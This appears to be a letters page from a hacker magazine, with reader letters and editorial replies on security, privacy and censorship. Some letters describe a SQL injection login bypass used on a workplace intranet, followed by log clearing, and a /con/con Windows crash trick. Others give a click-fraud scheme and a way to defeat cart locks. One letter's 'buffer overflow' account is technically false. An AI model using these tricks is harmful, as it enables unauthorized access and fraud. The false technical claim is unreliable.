I recently had an experience that made me not lose complete faith in the public school system yet. I go to a public school in Massachusetts just outside of Boston. The computer security is standard, an easily crackable web filtering appliance that blocks "inappropriate" web sites. I found recently that they don't block 2600.com, which I was relatively shocked at. But that's not the reason I'm writing. I was in the school library recently with my World Geography class, researching for a Middle East project we were doing at the time. The teacher was wandering around generally monitoring his students' activities to make sure what they were doing was related to the project. He meandered over to a few students whom he had taught previously who were doing a project on the simplicity of finding sensitive data on a person on the Internet. He began to talk to them and I joined in on the conversation, being generally knowledgeable about social engineering. The teacher, much to my amazement, wasn't surprised I knew this much information about finding people's sensitive data. He was even enthusiastic! I lent him my copy of *The Art of Deception*. I really think that it's fantastic to have teachers that not only aren't against hacking activities, but even enthused by them. I must say, it was pretty refreshing to see.

Alex

Dear *2600:*

Actually there are a lot of peoples who r disturbing me. Now I guess I should be a hacker. Can u plz help me. I hope u will. I will wait for a better response.

Muhammad Adil

The response won't get much better than this. You don't become a hacker to even a score. You can become a hoodlum for that. But if you decide to deal with this intelligently, there are always creative ways of handling disturbing people. And if you truly want to be a hacker, then learn and experiment without any ulterior motives. You'll find a whole new world and the people bugging you won't matter as much.

Discoveries

Dear *2600:*

I stumbled upon this recently and thought someone might find it interesting. Go to http://mobile.msn.com/hm ➥/folder.aspx? - it should redirect you to http://login.pass ➥port.net/uilogin.srf?id=961 although you can't go to that address directly for some reason. Log in, and you'll be in your MSN Hotmail inbox, in glorious minimalistic, ad-free, image-free style. Enjoy!

Mr. Fairweather

Dear *2600:*

I was recently at a Wal-Mart in Mountain View, California and I noticed that they had gotten some shiny new carts for the customers to push around. On the left front wheel of all carts is a very boxy cover that none of the other three wheels has. On inspection of the new cart there is a notice that the cart won't go past the yellow line in the parking lot. I assume that this is an attempt to prevent theft of what I'm told are $2,000 dollar shopping carts (sounds a bit high, doesn't it). Anyway, out in the lot I played with a couple of the carts to try to determine how they knew they were crossing the yellow line and inspecting the method of preventing movement past (metal skid drops over left wheel). I found that the silly things work via a simple optical sensor tucked under the big wheel cover that I assume detects the color yellow and engages the metal plate to stop the cart from moving forward. Does this sound stupid to anyone? All you'd have to do to avoid the wheel lock engaging is trick the sensor into not seeing the yellow line with, say, a piece of tape or aluminum film or aluminum foil over the sensor or maneuver the cart around the line somehow? Just thought I'd mention this to everyone. I don't expect to ever try it as Wal-Mart does a very good job of protecting their assets and there is no shortage of outside cameras.

LabGeek

This might explain why people have been spotted carrying Wal-Mart grocery carts over their heads in the parking lots. If you really want to cause some mayhem, a nice yellow line painted right next to the store will certainly accomplish this.

Dear *2600:*

A few months ago my wife and I flew to Seattle and flew standby on an employee discounted family pass (my brother-in-law works for United). Coming home was hell and I was never able to get on a flight. I had to buy a full fare ticket to get home negating any discount I received going out. But getting back to the point, we were "selected" for screening on every flight we took. When we asked about it we were told it was because we were flying standby - one way. The point of this note is to tell you that I noticed that our tickets all had a row of S's on them. I'm fairly sure that is what indicated that we were selected for screening.

Mike

This is a fairly new policy from the airlines and one we can't quite understand. If you look at your boarding pass and see four S's, then you know you're going to be

"randomly" searched. If this is really a random search, why are they advertising it? If someone were really up to no good, what better way for them to back out safely and try another time? But more importantly, the way people are selected for these searches is moronic at best. People are targeted for the type of clothing they wear, their hairstyle, what kind of ticket they bought, or how they paid. Any terrorist is capable of easily modifying any of these "danger signs" which completely negates their validity.

Injustices

Dear *2600:*

I work for the postal service as a clerk. Recently a machine I am responsible for lost over $1,000.00 due to a price change on the machine I don't believe I made. A book of $7.40 stamps was changed to read 37 cents. Stamps and dollar coins were then cleaned out. I am trying to build my defense to keep from having to pay the money back. I believe there are probably handheld machines that can manipulate stamp vending machines without actually entering the machine physically. Am I right? Can you point me toward information about people who sell such machines? I swear I am not a postal inspector trying to find who broke into the machine. I am an average guy who faces the prospect of paying $1,000.00 back to the post office. I believe the post office already knows of such machines but won't admit they exist and prefer to blame the clerks.

Will

If we can get some more technical information about this machine, we're certain somebody will be able to come up with theoretical (and in all likelihood actual) methods of defeating its security. Is this a networked machine? Does it communicate using wireless technology? How are updates supposed to be made? This is a perfect example of why it's important to understand how the technology works so that this kind of unfair treatment of employees doesn't occur. It's quite possible that printing this information would result in some security issues. But those issues will still be there even if we don't print it and innocent people will be victimized because the facts aren't known.

Dear *2600:*

I have noticed that on one of the news channels they said that Congress was wanting to pass an anti-P2P bill. This freaked me out as well as caused an outrage in the community.

Just thought you should know.

Black_Angel

Even if they manage to pull it off, we'd like to know how they plan on keeping the rest of the world from trading files. It's an act of desperation and showmanship from people without a clue.

Dear *2600:*

In the next issue of *2600* could you please acknowledge the fact that all the great Bit Torrent sites have been shut down? Among the best were SuprNova.org and TorrentBits.org. For the most part, this was the MPAA's fault. They released a statement recently about sending cease and desist letters to all ISPs hosting Bit Torrent trackers. The MPAA also said they were working with law enforcement officials in the Netherlands to stop eDonkey servers and Bit Torrent sites there as well. I can't believe this ever could have happened. This is a very sad week in the world of P2P.

Tcc9mpl

Dear *2600:*

Why is it that evil can only be replaced by those more evil? Jack Valenti was bad enough but now Dan Glickman, the new MPAA head, wants to impose RIAA style subpoenas. The new Corporate America we see today is no longer based on what the general public wants, but rather what is in the interests of big business! The people who really run the country are the directors of national security, big tobacco, pharmaceutical companies, but most of all mass media! The mass media spreads its propaganda like it was true. Now the only place you can go for non American-biased news is the BBC or maybe PBS! If the MPAA and the RIAA can throw their weight around in the legislature and the courtroom, how is that different than Al Qaeda in Afghanistan? They are panicking because people have another choice rather than to pay outrageous fees for entertainment. Damned be the DMCA!

Monkey Minister

The whole corporate/media thing really isn't all that new. You shouldn't be surprised when these entities act like this. That's what they're there for. Instead, viable alternatives need to be encouraged wherever possible. You can't stop P2P technology nor prevent the spread of alternative media - unless people allow it to happen. Also, comparing the MPAA/RIAA to Al Qaeda probably won't wind up being the most convincing method of getting people to see the wisdom of your opinion.

Dear *2600:*

So I was surfing the company intranet between one of many boring training "programs" (read: busywork) at Qwest, and I found a system I had never seen. Being that I'm a curious person, I decided to explore this new system. When confronted with a web-based login prompt, I always have a habit of employing a simple SQL inject in the user/pass fields, which is simply ' OR " = ' in both fields. On a weak system, this will merely confirm that " does equal ", or nil equals nil, and let you in. Lo and behold, the system let me in. Not only did I get in, but because the system didn't have a user when I logged in, it gave me the first one out of the database, an admin's username. This gave me full access to the system.

Being the explorer that I am, at this point I poked around the system and found that I could do some major damage. The system I had found essentially allows or limits each Qwest store, kiosk, and otherwise approved Qwest vendor to order stock from our warehouse, or establish new telephone numbers, or - and this is the most comedic one - establish a System Message of the Hour, which is a simple broadcast to everyone in Qwest about something. Usually it's used for tech updates, like "SYSTEM 208-BOISE is down for maintenance" or things of that nature. Resisting the urge to supplant something confusing and/or utterly anarchistic, I cleared the access logs (yes, I could do that too) and logged out.

Now, I liked my job, so I figured I'd talk to my superior and see what policy was for reporting found exploits. Said superior inquired for me and asked me for a detailed writeup of said system exploit and a threat assessment. So I did. I certainly wasn't up for some script kiddie with a little bit of web hacking knowledge stepping in and wreaking havoc in the place I worked.

I got into work the next day and my superior corralled me into his office and handed me some idiotic news. He probed without letting anyone know who specifically had found an exploit. Turns out Qwest policy is to immedi-

ately terminate anyone who finds a system exploit and file charges against them.

Now I understand the need to keep people from abusing their proprietary systems and I understand terminating people for damaging corporate property. But really, it's stupid to refuse free help. Especially if you're a company as messed up as Qwest. Aside from the moral dilemma of forcing them to fix the exploit by damaging the system or not, I'm paranoid that they may go on a witch hunt. Lots of us here read *2600*. I make a special trip to the next state over to purchase the magazine. Thought maybe you, of all people, would appreciate this tale.

Anyway, thanks, keep it real, etc.

Citron

If anyone is faced with similar stupidity, rest assured that you can always send us the details. When it becomes clear that such shortsighted policies are resulting in more bad publicity, perhaps they will be changed.

Dear *2600:*

It finally happened to me! I got reprimanded and sent home five hours early today.

I noted a dysfunction of a piece of critical software, security related. It was supposed to be "bulletproof." Too bad it was full of holes. I made the mistake of reporting it three days ago along with some other major issues I discovered!

I have been going beyond what the client wants and now it is my issue. They repaired the software and sat me down in front of it. I perceived it was on the developmental server and not the production server. A controlled environment vs. the open user access server.

My boss wimped as usual and he told me if I exhibited too much knowledge, the client's security force would accuse me of hacking their servers. I had to play dumb. When I could not get the database to overwrite an existing entry, I said, "Wow I am really messed up! I have made a big error here and I am real sorry to cause you any trouble." The client's security/software writer had been running the stuff for years and losing data the whole time. I was set up *and* made the fool and got docked five hours pay for finding their screw-ups!

Welcome to "Truth and Consequences!"

waterboy382

Dear *2600:*

After seeing *Freedom Downtime,* I was reminded about the law that states "knowingly and with intent to defraud uses, produces, traffics in, has control or custody of, or possesses... hardware or software used for altering or modifying telecommunications instruments to obtain unauthorized access to telecommunications services." Why then don't they close every Radio Shack across the nation? This is like arresting the drug users but giving business loans to the dealers. What ever happened to the time when a person would build a neat device, patent it, and then sell it? Now it's illegal to develop better technology unless you're a large corporation who happens to give money to the government. Well, I'm done ranting and raving for now.

Oz1980

Dear *2600:*

I felt you should be informed about what is happening here at the Colorado Department of Corrections. I have been a long time reader of your magazine and decided to start subscribing back in 2000. You have always provided interesting information and commentary.

As a hacker, I believe as many do that information should be free, and that there is no such thing as good information and evil information. People make their own choice on how they use information. Nonetheless I'm faced with a wall of ignorance. I have worked as a computer technician, programmer, and network administrator here at the prison for many years. With this job come many responsibilities, not all of which are technical. My job provides me with many opportunities and benefits that I would not want to have taken way from me. This being the case I have to keep myself out of trouble and keep a low profile.

When the fall issue came out in November I was taken by surprise. Instead of getting the issue I got a contraband slip! The issue was then sent to the reading committee. I don't have to tell you how pissed I was. As usual I kept my mouth shut and put my mind in gear. I took the wait and see approach to see what would happen. A few weeks went by and I got my answer. *No way!* Now I got to thinking. I could start filing grievances and start a lawsuit, at the same time putting myself on Front Street with a big sign saying, "I'm a Hacker," "I'm a Cyber Criminal," "I'm a Terrorist." Or I can keep quiet and not put my job and what little freedom I have left in jeopardy. I want to fight this ignorance and injustice. But the thing is I can yell at the top of my lungs and demand my right to read whatever I want, but I can also be easily dismissed and locked up and lose the one thing that has made my life in here bearable. Because I'm a prisoner, I'm no longer an American deserving of the rights most Americans take for granted.

I know that the DOC is supposed to inform the publisher of its decision to censor your magazine. I'm betting they haven't and this is the first you've heard of it?

I would really be fascinated in hearing your position is on this matter.

Zucchini

It's a bit of a "Catch 22" for us since the more we talk about this, the more prisons reject our publication. But as it's clearly an issue for a number of people, the facts deserve to be spread.

We did receive a rejection notice from your institution along with a number of others. The official reason given was "entire publication depicts illegal activities contrary to security interests of the facility." (Substitute the word "country" for "facility" and you may be looking at the future.)

Some of the more specific descriptions include the following: "Contains threats or plans of criminal activity; Violates or concerns plans for activities in violation of the Code of Penal Discipline; Is in code and/or not understood by the reader; Contains information that constitutes a potential danger to a human being or threat to the security and order of the facility. This includes gang related activity, gang signs, or gang related activity; Contains material that could create racial tension within the facility."

We've been accused of lots of things over the years but some of these are new even for us. It's not surprising that they think we're talking in code; some of our concepts of free thought would certainly appear alien to prison guards.

In the end there isn't much we can do other than publicize their actions. American prisons are horrible places to be stuck in and the authorities there are able to get

away with a huge amount of rights abuses. We wish you luck even though you most likely won't be allowed to read these words.

Observations

Dear *2600:*

OK, you're creeping me out with the subliminal cover art. At first I had thought I was hallucinating due to working too many hours for the man when I saw the word Honor on the cover of 21:1. It was laying on my desk and the soul sucking fluorescent bulbs crossed it just right. So I scampered back to my local B&N's to check the other covers, yet they were sold out. So now when I picked up 21:2 and the word Obey appears I feel slightly better that all the covers have it on them. Only now I'm concerned that something is happening to my beloved *2600*. Then I realize that the Guinness and the 7-11 burrito at 4 am are making me paranoid and you freaks are just doing it to see if people are paying attention. Or are you?

Need sleep or more Guinness.

Narcess

Given the right tools, there's no end to what you can see.

Dear *2600:*

I just finished watching your movie *Hackers* and was compelled to write about its greatness. Too often in the commercial media do hackers get a misleading or outright fictional portrayal. Thank you for setting the record straight on the crimes committed against Zero Cool and his associates. Not since the movie *Masterminds* has such an accurate depiction of real hacker culture and ethics been available to the mainstream public. Hopefully people will start to realize that disk swapping is not just inserting disk 7 of 9, but actually an exchange of partially copied garbage files in steamy alleys by skateboard. No longer will the general public stereotype us hackers as pocket protector wearing geeks, but recognize us for the high fashion phreaks we truly are! The only complaint I have is that you reveled the solution to defeat one of our best viruses: the cookie monster. Anyhow, keep up the good work, and if you ever make a sequel try to get Matthew Bright write the script.

Hack the Planet.

Dr. Ultra Doom Laser

We sense a warehouse of sarcasm here. Regardless, you ought to be talking to Hollywood, not us.

Dear *2600:*

Cough. https://64.80.17.45/. Some may know - some may not.

.:LOGIX:.

Dear *2600:*

Thanks to of all places Barnes and Noble I can get a copy of *2600* locally. I always love reading about little tidbits of unsolved mysteries about companies and some type of exploit that they offer us by accident. In Northern California there is a cell phone company that charges by the month a flat fee of $35 a month to call around your local calling area. It's $48.99 a month to get all the bells and whistles: voicemail, three-way calling, unlimited nationwide calling, etc. They offer no credit checks, contracts, etc. I believed they piggyback off of Sprint. I've had their service for a year now and while most people say it sucks, it's not bad to never have any overage charges and the service is actually pretty good. They are called MetroPCS (http://www.metropcs.com). Metro also has services in Florida and Georgia.

The only thing is it will ask for your credit card, or you can prepay if you're roaming or want to call Hawaii, Alaska, or out of the country. I have two accounts with Metro, one with a Kyocera KX433. It seems to be a good entry level phone, gets great reception, etc. I also have the famous Kyocera Slider (SE47). This is a really high tech phone. It has lots of great features and lots of people are pretty intrigued when I slide it out. I'd recommend this phone any day.

Now here is where it gets very interesting. Occasionally I would be trying to dial someone and it wouldn't quite go through. To my surprise I'd get a dial tone. Now wait a minute! What the heck is a dial tone doing on a cell phone? Well, somehow their service has a glitch and you can drop to dial tone. Now I know I don't have much time until I get the recorded operator on the other end telling me to hang up and try again, so I would try to dial out, but since I'm on a digital phone it doesn't work. When you're on dial tone, the phone company listens for certain tones (DTMF) to tell it where to dial. Digital cell phones just don't send out the right sounds. If I only I could find my old Radio Shack phone dialer.

So I finally decided to sit down and see how I can get this dial tone. All the times I got it, it was by accident. Today I had called a business and gotten an answering machine. When I hung up, I got dial tone. So I decided to call my house and let the machine get it. Kept hanging up. Nothing. Now I tried something different. I called my house and when the answering machine came on, I hit the talk button repeatedly. To my surprise, I got a dial tone. I can get it every time.

I just thought I'd write in and give fellow readers like myself something cool to read about. Now if someone is brave enough to take this article to the next level I'd love to read about that.

Ryan

That next level may very well be the realization that many phones return a fake dial tone when initiating a three-way call which in most cases is done by hitting the talk button while connected to the first call. What doesn't make sense in this scenario is why you couldn't dial out.

Dear *2600:*

I know that people have been trying for a long time to put a name to malicious computer users. Many names have been used for these people... hackers, crackers, etc. I am sick of this. There is only one name for malicious users: Criminals. Hackers are not good people, hackers are not bad people. The fact is hackers are people. People need to stop trying to label every malicious person out there with one title and label them by the crime. Keep up the good work.

CSIN

It's a bit of a generalization to assume that everyone who does something malicious is a "criminal." For instance, we consider the demonizing of hackers to be a malicious act. But we don't label the people who do this as criminals. We label them as dimwits.

Dear *2600:*

For those of you who have been blessed to get the new T-Mobile Sidekick II, there seems to be an interesting Easter Egg that I found. For those of you who don't know what an Easter Egg is, it is a hidden message, pic-

ture, and/or feature embedded in some type of media (books, videos, music, software, etc.)

The Sidekick II comes with something called the "download zone." It is here where users can download applications and ring tones for free or for a one time cost. If you go to the download zone and view all the applications offered to download, you will notice that you can download a calculator for free. After you download the calculator your handheld will disconnect itself and reboot allowing the calculator to install itself.

Here is where the Easter Egg lies. When you scroll through your handheld's current software, each is represented by an icon and a bigger icon to the left in the GUI. When you look at the bigger icon to the left, you'll notice that on the calculator's display the image reads "31337" (old school haxor spelling of "elite"). You can type 31337 in the Google search engine and find various archives dedicated to explaining the hacker talk phenomenon. Coincidence? I don't think so.

TOneZ2600

Dear *2600:*

Started using Google Adsense several months ago. Here's something that all webheads should know - lawyers like to get clients, especially on cases where they know that their odds of winning are very good. For that reason alone, lawyers *really* spend a *lot* on Google Adsense words like asbestos, cancer, or mesothelioma, etc.

Mesothelioma pays out big - we're talking like 20 clicks can get you near one hundred dollars! Here's another neat thing to know: if you sign up with the Google search thing via Adsense and put the search on your site, you can search for those high paying words and click on the first Google ads that come up on the search and then you can pull up the keywords that you want to when you want, not having to wait for the ads to rotate up to your site for clicking. If you are using a proxy server to do all of that, it's possible that it may be a little harder for them to follow your IP address back to you!

Please note that some folks overdo this or do it stupidly and get their account shut down, but if you are careful, you can succeed at this pretty profitably for the long term. Never thought that lawyers would be filling your pockets with cash for free did ya?

jeff affiliate

And somehow we still don't.

Dear *2600:*

In 21:3 a.texas tells about how he was able to board a plane with a Photoshopped high school ID and passport. Recently, I went to a wedding in a different state but I had no type of ID. I called the airlines and asked them about it and they told me all I had to say was "I'm under 18" to get past all the ID checks. I asked them what if I look over 18, and they said it doesn't matter. Sure enough, I got onto three different planes without any ID at all. If they upped the security after 9/11, I would hate to see what it was before.

Freakker

You're assuming that presenting an ID somehow makes things more secure. It really is a trivial hurdle for a determined person to get past and it often winds up causing innocent people to be scrutinized unnecessarily.

Dear *2600:*

My old First Savings Bank was bought by Provident Bank earlier this year, and with that comes all of the normal changes you'd expect, including a new bank by phone password, and a new online banking account number and pass.

I needed to pay some bills online today, but was unable to authenticate to the online account (they recommend Netscape or IE because of the superior security!). Anyway, I called their toll free number listed (800-448-7768), entered my Social Security Number, chose the online banking option, and then spoke to the first person to answer and explained my issue. The level of authentication verification was astonishing. After the person listened to my problem and even took the time to check and tell me my account was *not* locked out, she promptly conferenced me into an automated attendant who asked me to enter my SSN and immediately prompted me to change my PIN. Wow, that was easy. I don't suppose all of the implications are obvious, but that very same PIN allows me full access to the online account since the SSN is the account number to login! As well, that gives full access to the bank by phone system, etc.

While I don't advocate subversive activities, I'm appalled by the lack of further security identification required to access my account (they never even asked me my name) and felt obligated to expose this so called Secure Online Banking Institution. I mean, how hard is it to get someone's name and an SSN after all? In today's day and age of identity theft, it's hard to believe just how simple it really is. What a joke.

Hoser

Dear *2600:*

As a web developer, I spend a lot of time dealing with credit card safety. It's very frustrating to me to see how cavalierly sensitive data gets treated by low-grade employees. One of our client's employees emailed us an Excel spreadsheet of conference attendees so we could make name tags. Not only did the file contain credit card numbers, but Social Security Numbers, the billing address, and credit card expiration date. It's a good reminder of how the weakest link in security is always the human element.

Josh

Dear *2600:*

I was pulled over today by a Westminster, Colorado police officer for expired plates. I had no idea my plates were expired nor did I see a renew card come in the mail as they usually do. But I had no problem with the officer giving me the ticket. It was my responsibility to make sure the plates are legal and that I had paid my renewal fee. After the officer had written the ticket and was explaining my infraction, he asked me for my employer name, employer phone number, occupation, and my Social Security Number. I was fine giving out my employment information, but I really don't like giving out my SSN to anyone that doesn't need it. I asked him if it was a required piece of information to process a small fine. He said that it was needed by the court system to identify me. I thought this was kind of weird because he had my license plate number and he had my driver's license number, but for some reason he needed my SSN. I told him (in a polite and respectful tone) I was not comfortable with him taking my SSN, and that the information he had was more then enough to identify me. He said I didn't have a choice. I don't think I should have to give out that kind of information to anyone to write down, especially when it's

readily available through the Department of Motor Vehicles. I guess I don't have a choice.

OveRHaulT
Arvada, CO

Of course you have a choice. You are not required to carry a Social Security card. And, last we checked, it wasn't a crime to forget your Social Security Number. The rest you can work out.

Dear *2600:*

Something very scary happened at my place of business today. I work at a small computer store in Tampa. Nothing big, just a small mom and pop place that fixes Macs and PCs. Someone came in and introduced himself as a senior computer analyst who works for the Department of Homeland Security. He said that our company was in a unique position to see "sensitive " data on people's computers and wanted to know if we had seen anything unusual lately. When we tried to probe the matter further as to what would be "anything unusual" he avoided the question totally - but it was pretty obvious as to what he meant or at least what I thought he meant: anything written in Arabic or something to do with bombs or terrorism. The scary thing is the agent said if we ever came across something that we thought they should have a better look at, they could have someone over to our store within 20 minutes to clone the drive and bring it back to their labs for further investigation *with no warrants!* It seemed like I was the only one this scared the hell out of. We have government agents wanting to look at people's hard drives and when I told others about this they just brushed it off and said that this is the world we are living in today and called me crazy for thinking twice about it. I do not care what I find on someone's computer when I am trying to fix it - it is none of my business and it should be none of the government's business either. Sad that this is the beginning of the end of privacy.

00

We're well beyond the beginning. If we're ever to start moving in the other direction, we'll need lots more people like you watching out for and reporting any abuses like this. Be sure to get as much information from these people as you possibly can before making it clear that you have no intention of cooperating with them. And then be sure and report this "suspicious activity" to anyone who will listen.

Dear *2600:*

Project Gutenberg has a bunch of digital books (and some other stuff like audio offerings) offered for folks just like us. One of my favorites is *Terminal Compromise* which is available at http://www.gutenberg.org/etext/79. However, after a quick glance, I noticed that it was the 79th text ever added to the database if they log them chronologically by the last characters of their URLs. I entered 2600 out of curiosity and lo and behold... *War and Peace*. Cool. Somewhat irrelevant, but cool.

Dufu

Dear *2600:*

Every time I walk into a chain bookstore in a mall or (rarely) a main street, and see a copy of *2600,* my pulse quickens. I can't help but look around and see if anyone is watching and I feel like saying to everyone in the store: "Do you see that? Isn't that incredible?"

I first learned about *2600* five or six years back when I was trying to learn about how locks work, but I guess I've always been a proto-hacker. Do you remember that scene in *Three Days of the Condor* where Redford taps a phone? I saw that when I was six and was completely obsessed.

My problem is that I'm not much of a techie by ability and temperament. I love reading *2600* and find all the articles interesting, although I can't understand more than 5-10 percent of the technical information. So I'm a little more interested in articles on social engineering. Following from this, I have two suggestions. First, maybe you could have a dedicated social engineering column every issue or a multi-part series. Second, you could make a subject index so that one could search for all articles on this or other topics.

An example of the kind of article I'm talking about: the military trains its human intelligence collectors to use standard interrogation approaches. Essentially they are programs that say: given a subject who has information that may have value but who doesn't want to communicate it, what is the fastest and most efficient way to probe the subject's defenses, select methods to defeat them, collect the information once they have been defeated, make sense of the information, and pass it along? I'm interested if anyone has identified analogous problems and devised standard approaches to deal with them.

Thanks. Keep challenging people to think.

Anon

Social engineering as a method of torture? How intriguing. But our military probably perfected it decades ago.

Dear *2600:*

So I got my first issue of *2600* about a week ago. As I was reading the story "Decoding Blockbuster" by SDMX on page 43 (21:3), I could not help but stumble upon a secret message hidden in the article. That's right, a secret message. On the bottom left of page 43 above the "Write for 2600" box and below the text "...quick cut and paste...", I read the text "there is nothing in this box" printed in small, light gray letters. I immediately began to wonder. What box? Why is there nothing in this box which I am unable to locate? Perhaps somebody forgot to place the necessary contents in the box?

Seeing as I am rather unfamiliar with the particular details of your publication, I realize that I may be sadly mistaken. Perhaps this is something that you hide in every issue or a simple (yet strange) mistake on the part of the publishers. On the other hand, could it truly be a secret message and I may have won a prize (new CPU maybe)? In either case, I couldn't help but write you this letter.

Shellcode

It's quite a bit of a waste to spend this much time talking about nothing inside a box that doesn't exist.

Dear *2600:*

I'm not exactly positive on what other computers this hack works on, but it's a cool thing to play around with. All it does is completely crash your computer. To do this simply go to "Run" and type in "/con/con". Hit enter and then watch as your sad, suck ass computer dies (crashes) from typing /con/con. I would like to say that if this happens to your computer your computer sucks. I would suggest getting a new computer that does not crash when it simply tries to find a file called /con/con.

William

This is actually quite old. Any permutation of certain DOS device names in the format "device\device" will

crash a lot of Windows machines. You can also have fun with other device names like "nul", "clock$", and "aux". There are patches that fix this incidentally.

Dear *2600:*

I am employed by a market research firm in New York City. My job consists of doing market research interviews via telephone and entering the data on a terminal of a Novell Netware network. I would like to share with you an experience I had with a remote buffer overflow back on the Novell Netware network using a DOS command. Buffer overflows occur when programs do not adequately check input for appropriate length. Thus, any unexpected input "overflows" onto another portion of the CPU execution stack. Buffer overflows can be roughly segregated into two classes: remote and local. Local overflows require console access to exploit and are typically only available to interactively logged-on users. Remote buffer overflows are much more dangerous; these can be exploited with zero privilege on the target system from any node on the network. Exploitation of a remote buffer overflow will typically detonate a "payload" - the code forced into the CPU's execution pipeline. I did the hack by exploiting an inherent flaw in the Novell Netware architecture that can be exploited remotely to gain access. While the network system administrator and my coworkers were not looking, I sat down at an unused terminal on the network. The terminal was in the default setting since the system administrator had not loaded a job for us to work on. The default setting is the C> prompt. At the C> prompt, I typed in the DOS command DEBUG. At the DEBUG prompt, which is a hyphen, I typed the DEBUG switch r. The r switch loads the memory stacks and stack return addresses into the CPU's memory buffer. These addresses were the payload which forced the overflow of the CPU's execution pipeline. As long as the payload was in effect, the system administrator could not load any programs into the network for us to work on. Best of all, neither my boss nor the system administrator could figure out who did the hack or why. Nothing beats hacking and getting off scot-free!

Brain Waste

Well, we now know who but we still don't know why.

Dear *2600:*

eBay fraud has been a growing concern in the news and I would guess that a majority of the people who read *2600* have been involved with eBay in some way, either buying or selling. Most people think that it will not happen to them but it is very likely that you or someone you know will lose money to auction fraud. You do not have to be stupid to be scammed by an online auction.

eBay is the largest online auction site with over 85 percent of the market and over $10 billion in sales each year. They claim that fraud isn't a big deal and only .01 percent of their $10 billion in sales accounts for fraud, but this is all that eBay itself has actually confirmed. The FTC reported 80,000 complaints of fraud in 2003 with an average loss of $320 per item. When an eBay user reports fraud, one of three things happens: eBay deletes the account, eBay suspends the account, or they do nothing.

eBay has taken a few steps to minimize fraud on their website but I believe that they haven't done enough. eBay created Square Trade Center, which brings the buyer and seller together to dispute a problem. But unless the seller responds the buyer is screwed. Recently eBay and PayPal have both taken steps to give a sense of security to their users with buyer protection. On eBay buyer protection covers up to $200, minus a $25 deductible but only to users with good feedback. On PayPal the new program covers a buyer up to $1000 but only protects those who buy from a verified PayPal seller.

Using government agencies is a choice we have but they would be slow, costly, and inefficient since tracking deadbeat sellers outside of the U.S. would be next to impossible. There is a company called buySAFE, which covers up to $10,000 but they have yet to reimburse any buyers. The problem with buySAFE is that they only cover sellers if they sell over $1000 a month and have a 100 feedback rating on eBay. These are not likely to be the same people that are creating fraudulent auctions on eBay. I believe that the next step is for eBay or an outsider to create an escrow service that does not charge $22 per item. If someone came up with a plan for an escrow service that charges less than $10 per item, I believe the amount of people who would use such a service would increase greatly.

Everyone is at risk of fraud on eBay and even though there is no way to stop fraud there are ways to minimize it. I believe that eBay is not doing enough to minimize this problem but someone needs to step in before the government. With the help of the right computer savvy individuals I believe this auction fraud problem could be minimized.

Chris C.

Visibility

Dear *2600:*

Just thought you guys might like to know about Tower Records in Dublin and *2600*. They display it on its own shelf (quite proudly too) above all other magazines for all to see. They don't hide them on the back shelf behind all the taller magazines like the shops I've seen in Philly, New York, and Boston.

Also, from reading your back issues I've noticed in the letters section that some people have become paranoid when their purchase won't scan at the store they're buying it in. This is simply because there is a break in the barcode at the bottom. If it doesn't run in a straight line like most other barcodes, it may cause some difficulty and the code might have to be punched in manually.

So rest easy my paranoid friends, it's not The Man. Keep up the good work fellas!

niknak
Galway, IE

Actually there is reason to be concerned. There are certain chains that have tried to implement a "shrink" policy which basically penalizes the magazine publishers if copies of their issues leave the store without being logged in the cash registers. This is designed to fight shoplifting but it seems really unfair to hold the publishers accountable for this. More importantly, it opens the door to all kinds of abuses. If there was a problem with the scanners or if someone inside the store obscured the barcode or simply entered it incorrectly, the unaccounted for issues would be treated as if they were shoplifted and the publisher would be expected to pay. So far we've been able to fight this policy when it shows up. It's a disturbing trend, however.

Dear *2600*:

Just wanted to know why *2600* is not available in Canada anymore? I used to buy it at Chapters.

chris

It certainly should be available there as well as in a number of other stores throughout Canada. We'll look into this.

Dear *2600*:

I've been buying your magazine since 2000 in Puerto Rico at Borders. For a year now, I've been having problems finding your magazine since I've seen they put it in a way that can't be seen from the customers on the shelves. But at least I've been able to find it. For the last three months I've not been able to find your magazine at all. Is there a reason for that? Is Borders still carrying your magazine?

Ruth

It's a little unsettling that we're getting more letters like this in recent months. We're not aware of any changes in the various chains that carry us but we'll keep an eye on this. There's no question that there are many who would like to keep us off the shelves. Our readers and their attentiveness are the best defense we could hope for.

Dear *2600*:

Like many, I have to say thanks for publishing such a great magazine. I read a lot in the letters, however, of bookstore hassles when trying to purchase your mag. I'd just like to say I've worked for both big companies for around seven years combined and have always made sure *2600* was available on the shelf. These stores want to make money. Hiding a high-selling product isn't in their interest. Granted, I've noticed customers trying to cover the display, but I can say even that's a rarity at the stores I've worked at. I anxiously await the next issue myself and have met many fellow readers who seem surprised at first that I either know of the magazine or aren't out to "get them" or record their purchasing habits. Common interest is a great start towards friendship. I thought it would be nice for your readers to know there *are* like-minded people working for these companies. Keep up the great work.

bookdrone

Thanks for looking out for us.

Additional Info

Dear *2600*:

Regarding the Consumer Spookware vs. Your Castle article in 21:2, there is another way into a house the author didn't mention. Some houses have mail slots. I work for the postal service, so I've seen many different types. The only mail slots that would allow access to the inside of a house would be located only a couple of feet high and about two inches tall by one foot wide. They're usually located on or near the front door or on the garage door. Sometimes they can be difficult to spot if they're painted the same color as the house. Disclaimer: Do not tamper with U.S. mail receptacles that are not on your house or business.

Jon

Dear *2600*:

Re letters in 21:2 regarding destroying CDs - there are easier ways.

1. Sixty seconds on a gas stove with high flame - first the plastic bubbles, then the disc warps, then the foil layer (if it exists) crinkles. You're now halfway done. Wait for as long as it took to get this far. You want black smoke (don't breathe it) and you want the whole disc to fold up into a little ball. An electric stove works as well but takes longer to warm up and you have to scrape the goo off the burner afterwards.

2. Break it into five or six pieces then drop them in a blender or tabletop coffee mill. Convert to grain-of-sand size or smaller. (Takes patience and is godawful noisy, but most any urban dweller who doesn't own tools probably has one of these appliances.)

3. Hold the disc with pliers and push the whole thing into a belt sander or a sanding disc in an electric drill, or something similar (a Skilsaw works too though is rather less safe) again, until the entire disc is powder.

4. Probably easiest - using a big heavy implement (I use a carving knife), scrape all the shiny foil stuff off the top. Once that's off, the plastic will have a rainbow sort of appearance. Keep scraping (put your back into it) until all the rainbow stuff (and about a third of the plastic) is in little powdery bits. Break the remainder into small pieces.

5. Sandpaper works if you use 20 to 60 grit, not really fine stuff. Again, keep at it until a good amount of plastic (not just the foil) is gone from both top and bottom. Then break what's left into pieces.

And don't forget to wipe the hard disk of the computer you burned the CD on in the first place. (This is much harder than destroying CD's - the only completely effective way is to dismantle the hard disk, then sand the magnetic material off the platters. The military uses something that shreds the entire hard disk, but most of us don't own anything that'll do the job.)

brarsh

